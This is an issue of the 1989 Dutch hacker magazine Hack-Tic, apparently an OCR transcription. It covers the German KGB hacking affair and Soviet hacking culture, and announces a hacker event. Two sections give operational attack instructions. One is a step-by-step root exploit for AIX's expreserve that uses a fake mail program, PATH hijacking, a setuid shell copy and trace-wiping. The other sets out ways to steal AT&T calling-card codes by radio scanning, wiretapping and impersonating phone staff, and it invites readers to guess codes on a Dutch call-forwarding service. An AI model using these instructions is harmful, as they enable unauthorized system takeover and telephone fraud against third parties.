ƒ4,-

Hack-Tic

#3

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN

Met in dit nummer:

- **Spionageaffaire BRD**
- **AT&T calling-card fraude**
- **Uitleg datanet-1**
- **Galactic Hacker Party**
- **Hacken in Rusland**



Nederlands Grootste, Dikste, Voordeligste en Kleurrijkste Hacker-blad

COLOFON

HACK-TIC: is Nederlands eerste hackerblad. Naar we hopen verschijnt het ongeveer 10 x per jaar.
UITGAVE: met moeite (door een volkomen ongebonden en ongeorganiseerd gezelschap van vreemde types).
REDAKTIE: The Key, John D., Tx, Herman Acker, Peter Poelman, Paul en Rop.
ILLUSTRATIES: Koen Hottentot.
KONTAKT: De redaktie is te bereiken via p.b. 22953, 1100 DL Amsterdam. UUCP: ..!mcvax!neabbs!rop. Op het FIDO net 2:280/1 Hack Tic. Telex (modern 50 baud telecommunicatiecomfort van de PTT) 12969 neabs nl, telefax 020-763706. Zowel bij telex als bij fax even vermelden dat het voor Hack-Tic is. Ons telefoonnummer is 020-6001480 (abonnee's die zonder dringende reden voor 13:00 uur bellen krijgen hun volgende nummers met strafport).
PRIJS: Losse nummers kosten 4 gulden, een abonnement voor 10 nummers (moet ongeveer een jaar meegaan) kost *f* 37.50. Abonnementsgelden overmaken op bankrekeningnummer 98.72.84.541 t.n.v. Rop Gonggrijp. Rekening loopt bij de verenigde spaarbank, postrek. no. 15368. Abonnementen beginnen met het laatst uitgegeven nummer tenzij je bij de betaling een ander beginnummer aangeeft. Oude nummers die niet meer voorradig zijn worden ook niet in rekening gebracht.
PRIVACY: Het is waar: als "ze" willen, hoeven ze alleen maar naar onze bankafschriften te kijken om te zien wie er abonnee zijn. Wij vinden Hack-Tic een uiterst onschuldig blaadje, maar de kans bestaat dat lokale, regionale, nationale en in de toekomst wellicht zelfs Europese overheden het daar niet mee eens zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld of girocheque en adres bijsluiten in een envelop en die aan onze postbus sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop. (Straks denkt je hospita nog dat je porno koopt per postorder). Hack-Tic is ook verkrijgbaar bij de goede boekhandel (wellicht herkenbaar aan het observatieteam voor de deur).

tuurlijk verboden. (Neem toch maar een abonnement, want wij hebben hier een kooi vol goeie advokaten die al weken niets meer gegeten hebben.)
NABESTELLEN: Oude nummers kosten ook fl. 4,- en kunnen via de redaktiepostbus besteld worden.
HOE: Hack-Tic werd met het WYSMRWYG (What You See Might Resemble What You Get) DTP pakket Ventura 2.0 gemaakt op een gammele AT. Print-outs van elke pagina gemaakt met zo'n modern lasergeval gezoeft en daarna vermenigvuldigd. Dan nog een nietje d'r in en klaar was Kees (hopen we terwijl we dit tikken).
VERKRIJGBAAR: o.a. bij Het Computercollectief, Fort van Sjakoo, Slagerzicht en Athenaeum Boekhandel, allen in Amsterdam, De Rode Hond en Meek-It in Den Haag, De Rooie Rat in Utrecht, De Dencker in Nijmegen en Athenaeum in Haarlem. Hack-Tic krijg je niet bij Inbuk electronics te Valkenburg.

Lezerspost...

Aan: R. Gonggrijp, redactie/administratie Hack-Tic
van: Inbuk Electronics
datum: 4 maart 1989
betreft: abonnement Hack-tic

Geachte heer Gonggrijp,

Door een vergissing hier is een abonnement afgesloten op een door U geredigeerd hackersblad.
Wij kunnen ons niet permitteren gelet op onze contacten en contracten uw organisatie en of blad te ondersteunen, omdat wij daardoor bedrijfsschade zullen oplopen.
Wij kunnen ons niet permitteren op enigerlei wijze onterecht en ongewild in verband te worden gebracht met spionageactiviteiten, criminaliteit en drugs.
De practijk zou kunnen zijn dat wij schade oplopen door de blote verdenkingen zonder ook maar op enigerlei wijze ons daartegen te kunnen verdedigen.
Wij hopen dat U daarvoor begrip zult willen opbrengen en zouden het op prijs stellen als U de abbonementsprijs wilt restitueren en ons uit uw bestand wilt verwijderen.

Welkom in Hack-Tic 3

Het begon allemaal zo kalm. Stel hackers geven blaadje uit, reuze leuk. Daarna kwam alle consternatie rond "computerspionage" uit de Bondsrepubliek. Toen twee en een halve week na publicatie De Telegraaf ook nog ontdekte dat er was ingebroken in het computernet van AKZO en dit nieuws onmiddelijk "actualiseerde" en op de voorpagina zette was de chaos compleet.

De Nederlandse pers stortte zich als 1 man/vrouw op Hack-Tic en haar redactie. Volledig bedolven onder interviews kwam de redactie nog maar nauwelijks toe aan het maken van de Hack-Tic, iets waar het eigenlijk toch wel een beetje om begonnen was.

Dit zou allemaal niet zo erg geweest zijn als maar niet zo veel mensen die toestanden ook werkelijk lazen. We moesten de afgelopen weken met een kruiwagen naar de postbus en het abonneebestand is meer dan 2 x zo groot geworden. Ook de losse verkoop haalde cijfers waar de rest van de "underground" pers zijn/haar vingers bij zou aflikken. Abonnee's met een afgeronde Schoevers opleiding kunnen hun abonnementsgeld terugverdienen.

Tot die tijd vraagt de redactie begrip voor: postachterstanden die sneller onstaan dan je ze weg kunt werken, het meerdere malen verzenden van de verkeerde nummers van Hack-Tic (als je zowieso al wat krijgt), tik- en spelvauten in de adreslabels, algehele waanzin en een onfrisse geur uit de monden van de redactie.

Er is toch nog WAT gedaan hier. Zo is er een Hack-Tic sticker uit (bedankt Paul). Verder is er een poster verkrijgbaar, bestelinformatie verderop in deze Tic.

De PTT is zo vriendelijk geweest een nieuwe telefoonlijn aan te leggen, zodat de redactie nu ook telefonisch te bereiken is. Het nummer is 020-6001480 (jawel, een van de eerste nummers in de 600-serie).(Liever) niet bellen voor 13:00 uur.

IN DEZE TIC:

Spionage?

De wereld in opschudding. "Duitse hackers verkopen high-tech aan het Oostblok", "Grootste spionagezaak sinds Gunter Guillaume" etc. etc. In een televisiereportage in het ARD programma "Brennpunkte" worden hackers en met name de Chaos Computer Club afgeschilderd als een enge groep alcohol- en drugsverslaafde computergriezels. Met donkere beelden van schimmen achter computers doet men er nog een schepje bovenop. Naar het oostblok verdwenen zijn onder andere "C-compilers en operating systems". Verder zouden bij Philips en Thomson (Franse defensie gigant) gegevens verdwenen zijn.

De volgende dag zijn in Duitsland de meeste kranten de eerste berichten al weer aan het relativeren nadat de minister van binnenlandse zaken Zimmermann heeft gezegd dat er van grootschalige spionage geen sprake is geweest. De Nederlandse bladen nemen echter de eerste berichten kritiekloos over.

Wat is nu werkelijk gebeurd? Zijn alle Duitse hackers in werkelijkheid spionnen? Krijgen Hack-Tic abonnee's binnenkort bezoek van KGB agenten? Hack-Tic doet een boekje open.

Uit de tijd van de NASA-hack door een aantal Duitse computerkrakers dateert het verhaal van Professor Clifford Stoll. Deze Stoll ontdekte al enkele jaren geleden dat er computerkrakers op zijn systeem aan het werk waren. Hij schakelde de FBI in en samen met de FBI werd besloten de hackers een beetje te "voeren" zodat ze getraced konden worden. Er werd een aantal namaak "SDI-files" in de computer gestopt en na enige maanden intensief speurwerk werd de "Wily Hacker" getraced tot in Hannover. Het bleek de 27 jarige UNIX en VMS expert Markus Hess.

Deze Markus hackte samen met een aantal anderen:

Karl Koch, 23 jaar oud en ook afkomstig uit Hannover. Omdat hij een nogal luxe leventje zou bebben en drugsverslaafd zou zijn zou hij informatie verkocht hebben aan de KGB.

Hans Hübner, alias "Pengo", uit Berlijn. Deze 20-jarige eigenaar van een kleine computerzaak in Berlijn zou geld nodig hebben gehad om in zijn firma te investeren. Behoort net als de anderen niet tot een hackerclub, maar houdt goed contact met de plaatselijke hackerscene's.


Dirk Brezinski uit Berijn. Programmeur en trouble-shooter voor Siemens BS-2000 systemen. Verdiende bij Siemens DM 20.000 in de maand en wordt door zijn verhoorders gezien als een genie.

Peter Carl uit Berlijn. Ex-croupier die "altijd genoeg cocaine had". Over zijn computerkennis of -ervaring zijn geen gegevens voorhanden.

Nadat de groep de interesse van de KGB zou hebben opgewekt zou

de groep (Hess en Koch voorop) hun goed gedocumenteerde hacks (die inmiddels in alle hack-BBS'en te bekijken waren) verkocht hebben aan de KGB voor een totaalbedrag dat in de vele tonnen zou lopen.

Waarom maken we in deze opsomming van "feiten" constant gebruik van woorden als "zouden"? Omdat het voor ons geheel niet duidelijk is wat er precies gaande is. De Duitse overheid heeft er een handje van om de feiten te verdraaien en we hebben in deze zaak zo veel geloofwaardige maar uiterst tegenstrijdige verhalen gehoord dat we zo langzamerhand helemaal niet meer weten waar we aan toe zijn. Zeker is dat er iets van contact tussen inlichtingendiensten en hackers is geweest en dat is erg genoeg.



We kunnen ons namelijk maar al te goed voorstellen dat er hier in Nederland mensen zouden zijn die Hack-info (bijvoorbeeld uit THIS) voor grof geld zouden willen verkopen. Dit is voor ons (en voor alle rechtgeaarde hackers op THIS en elders) een schrikbeeld. Het idee dat informatie die door hackers is verzameld en die vrij met anderen wordt uitgewisseld alleen maar gebruikt zou worden om het ene regime tegenover het andere te bevoordelen stuit ons tegen de borst!

De redactie is voor de verspreiding van computer-kennis naar het oostblok (en naar de rest van het universum). We denken alleen dat geheime diensten en regeringen niet de geschikte tussenpersonen zijn. Wie streeft naar meer openheid en naar opheffing van informatie-monopolies moet ons inziens uit de buurt blijven van inlichtingendiensten van welke kant dan ook.

INFORMATIE IS VRIJ!

Hackski

Zit er een Russische Steve Jobs aan te komen?

Door Edward Hart Rice, Hacker

·Ik ontmoette voor het eerst Russische hackers in Reston, Virginia, een paar kilometer van het Pentagon.

Twintig jonge "computer-niks" waren naar de VS gekomen onder aanvoering van wijlen Andrei P. Ershov van de Sovjet academie voor wetenschappen, afdeling Siberië. In een high-tech vergaderzaal van een van de grotere computerbedrijven vertelde een spreker de "kids" over een van Tandy geleende Tandy 102 laptop. Een groepje doorgewinterde hackers was echter achter in de zaal met iets heel anders bezig: de machine zelf.

Ze waren er al achter hoe de inhoud van het ROM op het scherm gebracht moest worden. Nu, nog voor de spreker door zijn inleiding heen was, waren ze bezig de code te begrijpen.

Zulke verhalen zijn van belang voor de high-tech gemeenschap, omdat ze aangeven dat de Sovjet-Unie in de toekomst veel inventiever zou kunnen zijn. Ze zijn er toe in staat en ze willen het. De hackers van vandaag kunnen de hardware en software top-ontwerpers van morgen zijn. De Russen praten nu al over 32-bit ontwerpen voor micro's en andere technologische en commerciële hoogstandjes; weet ik veel, misschien was ik wel in de aanwezigheid van een Russiche Stephen Wozniak of Steve Jobs.

Of dat goed of slecht is hangt af van hoe je het bekijkt. Aan de ene kant is het zo dat als de relatie tussen de Sovjet-Unie en het westen steeds beter blijft worden, wij wellicht allemaal beter worden van de fantasie en het talent dat ik in die vergaderzaal heb mogen aanschouwen: we kunnen zelfs profiteren van hoge verkoopcijfers van westerse computers aan Sovjet-consumenten als hun financiële situatie beter wordt. Aan de kant zijn er angsten voor commerciële en militaire concurrentie. Ik ga hier geen oordeel vellen; ik doe verslag van Sovjet hacken tussen het traditionele autoritaire systeem en de moeilijkheden, veroorzaakt door westerse high-tech embargo's en de schaarsheid van computerapparatuur.

Tijdens het bezoek van de "computer-niks" in 1986 werd het Handelsministerie van de VS gevraagd of de Russen hun Tandy 102 laptops mee mochten nemen. Het ministerie weigerde in eerste instantie met als argument dat de LCD-displays (8 regels van 60 tekens) te geavanceerd waren om in handen van de Russen

te vallen. Dit geeft aan hoe men daar denkt over de beschikbaarheid van dit soort technieken in het oostblok. Na acht dagen intensief lobbyen door een amerikaanse sympathisant besloot het handelsministerie dat portable computers van $299 toch geen strategische goederen waren.

Op een van hun stops gedurende hun drie-weekse reis door de Verenigde Staten waren de studenten te gast bij de George Mason University in Fairfax, Virginia. Een Amerikaanse chemieprofessor vertelde over zijn computertoepassingen en gaf demonstraties. Ongeveer de helft van de groep luisterde met veel moeite doch met volle overgave. De meeste anderen neusden in de stapel papieren die ze hadden verzameld. Maar ik keek met groot plezier naar een klein groepje dat een PC had ontdekt en aangezet en dat nu bezig was de directorystructuur te verkennen en programma's met interessante namen opstartte. Om een beeld te krijgen van de moeilijkheidsgraad van dit alles: stel je een Cyrillisch toetsenbord voor en directory in het Russisch!

Zoals door deze voorbeelden van Russchische hackers wordt geillustreerd floreert "respectabel hacken" in de Sovjetunie, en het krijgt zelfs een geringe hoeveelheid officiële steun. Er bestaat zelfs een fantastisch Russisch computerspel, genaamd TETRIS dat nu in het westen te koop is en verkoopt als warme broodjes. Grootschalig illegaal hacken zoals in Amerika (bijvoorbeeld de "414's" uit Milwaukee), de computerviruspaniek en witte-boorden computercriminaliteit zullen de Sovjetunie niet bereiken voordat daar een grote, krachtige en verzadigde computercultuur is ontstaan.

In de VS staan computeronderwijs en hacken lijnrecht tegenover elkaar als het er om gaat jonge mensen met computers te leren omgaan. In de Sovjetunie hebben ze alles met elkaar te maken en dit met steun van de overheid. Toen het duidelijk werd dat jonge Amerikanen jaren voorlagen op jonge Russen wat betreft computers en geavanceerde electronica namen de Russiche autoriteiten voor de hand liggende maatregelen: ze zorgden voor een oud, vervallen paleis als ontmoetingsplaats, zorgden ervoor dat er mensen konden worden aangenomen en dat er zes computers kwamen en de Moskou Computer Club voor jonge hackers was geboren.

De computerclub groeide onder toeziend oog van schaakkampioen Gary Kasparov. Kasparov heeft wat reclame gemaakt voor de Amerikaanse fabrikant Atari, maar mocht geen betaling ontvangen in dollars. Ook kon Atari hem niet in roebels betalen. De betaling geschiedde in computers en de Moskou Computer Club beschikt nu over een rijk assortiment aan redelijk snelle microcomputers. Het paleis mag hard aan een verfje toe zijn, het mag er koud zijn 's winters: de "kids" behandelen de computers als zijn het kroonjuwelen terwijl ze leren hoe ze er mee om moeten gaan.

Een onderdeel van hacken - laten we het "zwart hacken" noemen om het te kunnen onderscheiden van legaal, ethisch verantwoord, constructief en aangemoedigd "wit hacken" - lijkt te ontbreken in de Sovjetunie. Als het bestaat hebben andere Amerikanen en ik er in ieder geval geen contact mee gehad. Op Russische straten ligt geen vuil, omdat een nette sovjet-burger nou eenmaal geen vuil op straat gooit. Op computersystemen gooi je gewoon geen files weg en je gooit het systeem gewoon niet in de war.

Cynici zouden beweren dat dit vooral voortkomt uit angst voor straffen en daar zit een element van waarheid in: Het Sovjet-systeem is niet erg vergevend. Het is in ieder geval een buitenaards idee in de Sovjetunie dat een student een landelijk onderzoekscomputernetwerk zou kunnen lamleggen en daarvoor niet gestraft zou worden, hoewel dit precies is wat er met een aantal virusgevallen in de VS lijkt te gaan gebeuren.

Toch leeft onder de "middenklassers" in de Sovjet regering de zorg dat computers een bedreiging voor regering en partij zouden kunnen zijn. Ze kunnen tenslotte printers aandrijven en het zijn krachtige communicatiemiddelen.

Maar er bestaat ook een diep gewortelde, ouderwets aandoende ethiek die geldt voor alle factten van de Sovjet samenleving en die zegt dat je geen a-sociale dingen doet omdat.... nou gewoon, daarom niet. Amerikaanse conservatieven zijn min of meer aanhoudend teleurgesteld dat zo'n houding in de VS wellicht niet meer bestaat, maar geven niet graag toe dat dit in de Sovetunie nog wel het geval is.

Een reden voor de Russische houding ten opzichte van sociale verstoring van het "zwart hacken" type is een gebrek aan barrieres tussen volk, regering en leger. Hoewel de regering extreem machtig is, zijn bijna alle burgers in haar dienst. Burgers zien de regering niet als "zij" maar als "ons".

Een andere reden voor de afwezigheid van "zwart hacken" is dat het wellicht een bijprodukt is van de overcapaciteit aan computers die op dit moment bestaat in het westen. Als computers gedeeld worden en computertijd schaars is, dan is verstoring een luxe die men zich niet kan veroorloven en die niet wordt getolereerd. Maar als iedereen binnen een universiteit zich een computer kan veroorloven wordt het een uidaging om je tijd creatief - of destructief - te gebruiken. Een Siberische student gaf me een plaatje dat hij jaren geleden op een graphics-cursus had gemaakt en dat hij in al zijn producten gebruikte als persoonlijk handelsmerk. In de VS is het waarschijnlijker dat de "zwarte hackers" boodschap bestaat uit een boodschap, achtergelaten vlak voor de system-crash.

Er zijn ook andere redenen waarom "zwart hacken" nog niet is aangekomen in de Sovjetunie, en nog wel even weg zal blijven:

Grote computernetwerken met regeringsondersteuning, open voor


grote delen van het publiek bestaan gewoon niet. De Sovjetunie heeft ook geen hacker netwerken als BITnet of FidoNet, en het zal ze waarschijnlijk ook niet hebben voor het eind van deze eeuw. De meeste Europese landen reguleren het gebruik van modems door burgers. In de Sovjetunie zelf bestaan gewoon geen modems buiten het officiele circuit en het gammele telefoonnet is er ook niet voor gemaakt. Gecontroleerde verbindingen tussen enkele punten in de Sovjetunie en West-Europa en de VS bestaan, maar er zijn maar twee of drie van zulke verbindingen.

Belangrijker is dat computers in de Sovjetunie net zo duur zijn als auto's in het westen. Dus zijn de computergebruikers een tamelijk gepriviligeerde groep die terughoudend is om het door de maatschappij in haar geschonken vertrouwen te schenden. Handelsbeperkingen tegen de Sovjetunie hebben waarschijnlijk ook een behoorlijk effect op de Sovjetindustrie die veel techniek nodig heeft en lijdt onder het feit dat zij een lagere prioriteit heeft dan defensie en prestige-fabrieken.

De tekorten in high-tech komen terecht bij de consument. Er bestaan geen Russische broodroosters, radio's of auto's met computer voor de gewone consument. Zelfs als de handelsbeperkingen vandaag bij toverslag zouden verdwijnen zou het gebrek aan harde valuta en ruilmaterialen de Sovjetunie ernstig beperken in haar streven om over micro's en andere high-tech te beschikken. Geoordeeld naar de situatie nu zal de Sovjetunie nog lange tijd van het "zwarte hacken" gevrijwaard blijven.

Edward Rice woont in Virginia in de Verenigde Staten en hackt al meer dan twintig jaar diverse operating systems. Hackte hij in het begin IBSYS, een IBM systeem dat in het stenen tijdperk van halverwege de zestiger jaren populair was, nu is hij een Macintosh freak. Rice is actief in de "Earthstewards Network", een beweging die zich bezig houdt met het oplossen van conflicten en met burgerdiplomatie.

Dit artikel verscheen eerder in "High-Technology Export & Import". Vertaling: Rop Gonggrijp. Hack-Tic dankt de auteur voor zijn bijdrage, Wau Holland voor het spotten van het artikel en god voor het feit dat de auteur er nog niet achter is dat wij zijn artikel hebben gejat.



Zo wordt je 'root' op IBM RT onder AIX

We weten allemaal dat UNIX nu niet een van de veiligste besturingssystemen is. Onlangs hebben we bij ons op school een foutje gevonden in het AIX-systeem dat draait op een IBM RT, die weer aangesloten zit op een grote computer.

De fout zit eigenlijk in het programma "expreserve", dat mail stuurt aan een gebruiker bij het inloggen, als hij uit het systeem is gegooid terwijl hij bezig was een file te editten in VI (de UNIX on-screen editor). "expreserve" zorgt ervoor dat deze file bewaard blijft, totdat de gebruiker het verwijdert of kopieert naar zijn eigen directory. Omdat "expreserve" onder root-privilege werkt, kan men dus ook (indien dit aan te passen is), de SHELL kopieren naar zijn eigen directory. Dit gaat met een kleine omweg prima (tot mijn grote vreugde)

Het komt hier op neer, dat we het programma "mail" simuleren. Dit programma zetten we in de directory /tmp en kopieert de SHELL naar de gewenste directory. Vervolgens zorgen we voor een te editten file die afgebroken wordt, waardoor er in de directory /tmp een file Exyyyy (met yyyy is een nummer) komt te staan. Dan veranderen we het zoekpad in :.:/bin:/usr/bin:. Hierdoor wordt er eerst in de huidige (.) directory gezocht naar de file "mail". Deze wordt uitgevoerd en kopieert de SHELL naar je eigen directory. Dan moet je alle sporen weer eventjes uitwissen en de file "pp" opstarten.

Als je alles goed gedaan hebt, verschijnt er als prompt : # (met een vrolijk knipperende cursor) als teken dat je ROOT bent (hiep hiep hoera)

```
cd /tmp
cat mail
cp /bin/sh (home dir)/pp
chmod 6711 (home dir)/pp
^d
vi pa (insert 10000 a's)
:sh
ls -al
```

Dan moet je de file die op jouw login-name staat en begint met Ex????? hebben:

```
PATH=:.:/bin:/usr/bin:
export PATH
/usr/lib/expreserve
Ex?????
exit
:q!
rm pa
```

Herhaal nu :

```
vi -r pa
```

en :

```
q!
```

Doe dit tot Ex????? en Rx????? uit de tmp directory zijn verdwenen.

```
:q!
rm mail
cd pp
```

vanaf hier heb je ROOT-privilege, dus pas op met wat je doet !

Eddie de Hacker

kort-kort-kort-kort-kort-kort-kort

Doorschakeldienst

We hebben weer een leuk raadseltje. Er zijn in Nederland een groot aantal nummers die opnemen met "Doorschakeldienst, geef sleutelcode" en dan hun mond houden. Tik je op je DTMF telefoon 5 cijfers in dan zegt ie "Opdracht ongeldig, verbreek alstublieft." Dit herhaalt ie nog een keer en dan verbreekt ie.

Dit wordt gebruikt door abonnee's van de doorschakeldienst die op deze manier hun telefoon op afstand naar een ander nummer kunnen laten doorschakelen.

Een voorbeeld van zo'n nummer is 020-261159. Als iemand een geldige code vindt (misschien kunnen er nog wel een hele lading andere leuke dingen met dit systeem worden gedaan...) krijgt hij of zij de Hack-Tic appeltaart.

The Key

Re: lantaarnpalen

De antennes die aan de lantaarnpalen bevestigd zitten (zie Tic-2) zijn van de plaatselijke busdienst. Ze dienen als steunzender van de bus naar de buscentrale.

Er rijden teltrapbussen rond. deze bussen tellen het aantal ingaande en uitgaande passagiers. Rijdt zo'n bus onder de antenne door dan worden de gegevens doorgeseind naar de buscentrale.

Men kan nu in de buscentrale zien hoe druk het overal is. Is het erg druk dan kan men een extra bus inzetten. En met het oog op de toekomst, wanneer de strippenkaart vervangen wordt door een magneetkaart, wil men ook kunnen zien hoe veel er zwart gereden wordt.

De frequentie voor de zenders moet tussen de 154.4625 en 155.5875 MHz liggen.

Pisang

Gevonden op het computernet van Rijksuniversiteit Utrecht:

```
    N E T W E R K  -  I N F O R M A T I E

DONDERDAG 16 MAART 1989.

DE P.T.T. HEEFT ONS GEMELD DAT ER VANUIT DE R.U.U. VIA
SURFNET INGEBROKEN WORDT OP EEN HOST IN DE VERENIGDE
STATEN. ZIJ HEBBEN ONS MEDEGEDEELD DAT ZIJ BIJ HERHA-
LING, ZONDER MELDING VOORAF, DE TOEGANG VAN DE R.U.U.
TOT HET BUITENLAND ZULLEN AFSLUITEN.
```

Valsspelen met kaarten

In Amerika, waar alles beter is, heeft iedere zichzelf respecterende zakenman een zak vol met plastic creditcards en aanverwante zaken op zak.

Ook de Amerikaanse telefoonmaatschappijen geven hun eigen creditcards uit. Met deze cards kun je (soms zelfs zonder tussenkomst van een operator) vanaf elk willekeurig toestel bellen op je eigen kosten. Tenminste: als je je eigen cardnummer noemt.

Een nummer van zo'n card is als volgt opgebouwd:

XXX-YYY-ZZZZ-CCCC

Waar XXX-YYY-ZZZZ staan voor respectievelijk de area-code, prefix en subscriber number (de drie elementen van het USA telefoonnummer) van de eigenaar van de kaart en CCCC voor een daarbij horende code. Deze codes worden op een centraal punt in een computer geregistreerd.

Nu komt de grap: in Nederland bestaat een gratis belbaar nummer (06-022 9111) dat direct doorverbindt met een speciale dienst van AT&T, genaamd AT&T USA DIRECT. De operator die de lijn opneemt kan een aantal dingen voor je doen:

- Collect calls maken (gesprek op kosten van de ontvanger). Als je ooit iemand in Amerika collect wilt bellen is deze manier te preferenen boven de Nederlandse operator, want de Nederlandse PTT is in vergelijking (natuurlijk) GRUWELIJK duur.
- Calling card calls maken. En daar is het ons in dit artikel natuurlijk om te doen. Je geeft de operator het nummer in Amerika dat je wilt bellen en daarna geef je het calling-card nummer door. Zij toetst de nummers in op een computerterminal en als het systeem zegt dat dat de juiste code is voor dat telefoonnummer dan wordt je doorverbonden.

Hoe kom je echter aan andermans code? Daarvoor is door generaties Amerikaanse collega's een hele rits truukjes bedacht.

- De leukste: Als je aan een van de kusten van Amerika woont koop je een radio-scanner en je luistert naar de kustvaart. Er zijn speciale frequenties in de scheepvaartband waarop je direct een AT&T operator krijgt. De matroos noemt zijn calling-card nummer DOOR DE ETHER en krijgt verbinding! Een beetje phreak + bloknoot moeten hier voldoende zijn.... De frequenties (om door te geven aan je neefje in Los Angeles): 161.800 MHz t/m 162.000 MHz in stappen van 25 kHz.
- De illegaalste: Je luistert een telefooncel op een groot vliegveld ergens in de USA (of daarbuiten.....?) af. Hoe je dit doet is je eigen zorg. Je hoeft niet noodzakelijk de andere kant van het ge-



sprek te horen, want het gaat je er alleen maar om wat de opbeller tegen de operator zegt. Man belt op, geeft calling-card code en phreaks bellen de hele wereld.

- De oudste: Je belt iemand op, geeft je uit voor AT&T employee en vraagt met een leuke smoes naar de code. HET WERKT ECHT.

Natuurlijk is het niet de bedoeling dat je met behulp van deze informatie op andermans kosten naar Amerika gaat bellen. Als je het toch doet is het misschien wel leuk om te bedenken dat een verzekering tegen fraude is inbegrepen als je zo'n kaart neemt. De werkelijke kosten (veel minder dan het gesprekstarief) zijn dus voor AT&T.

Vraag niet hoe het kan maar ......

De Nederlandse PTT is al meerdere malen om hulp verzocht bij het opsporen van fraudeurs die zich van calling-cards bedienen. De PTT is echter met deze hele service toch al niet blij omdat de PTT veel liever zelf geld verdient aan collect-calls naar de States en is dus niet geneigd om op zulke verzoeken in te gaan. Wel wordt de bestemming van alle gesprekken geregistreerd, dus als je vriendjes je op deze manier bellen vanuit de States kun je maar beter andere vakantieplannen maken voor de komende 25 jaar.

Mr. Zap

GALACTIC HACKER PARTY

2nd, 3rd, 4th of August 1989

PARADISO, AMSTERDAM, HOLLAND

During the summer of 1989 the world as we know it will go into overload. An interstellar particle stream of hackers, phone phreaks, radioactivists and assorted technological subversives will be fusing their energies into a media melt-down as the global village plugs into Amsterdam for three electrifying days of information interchange and electronic capers.

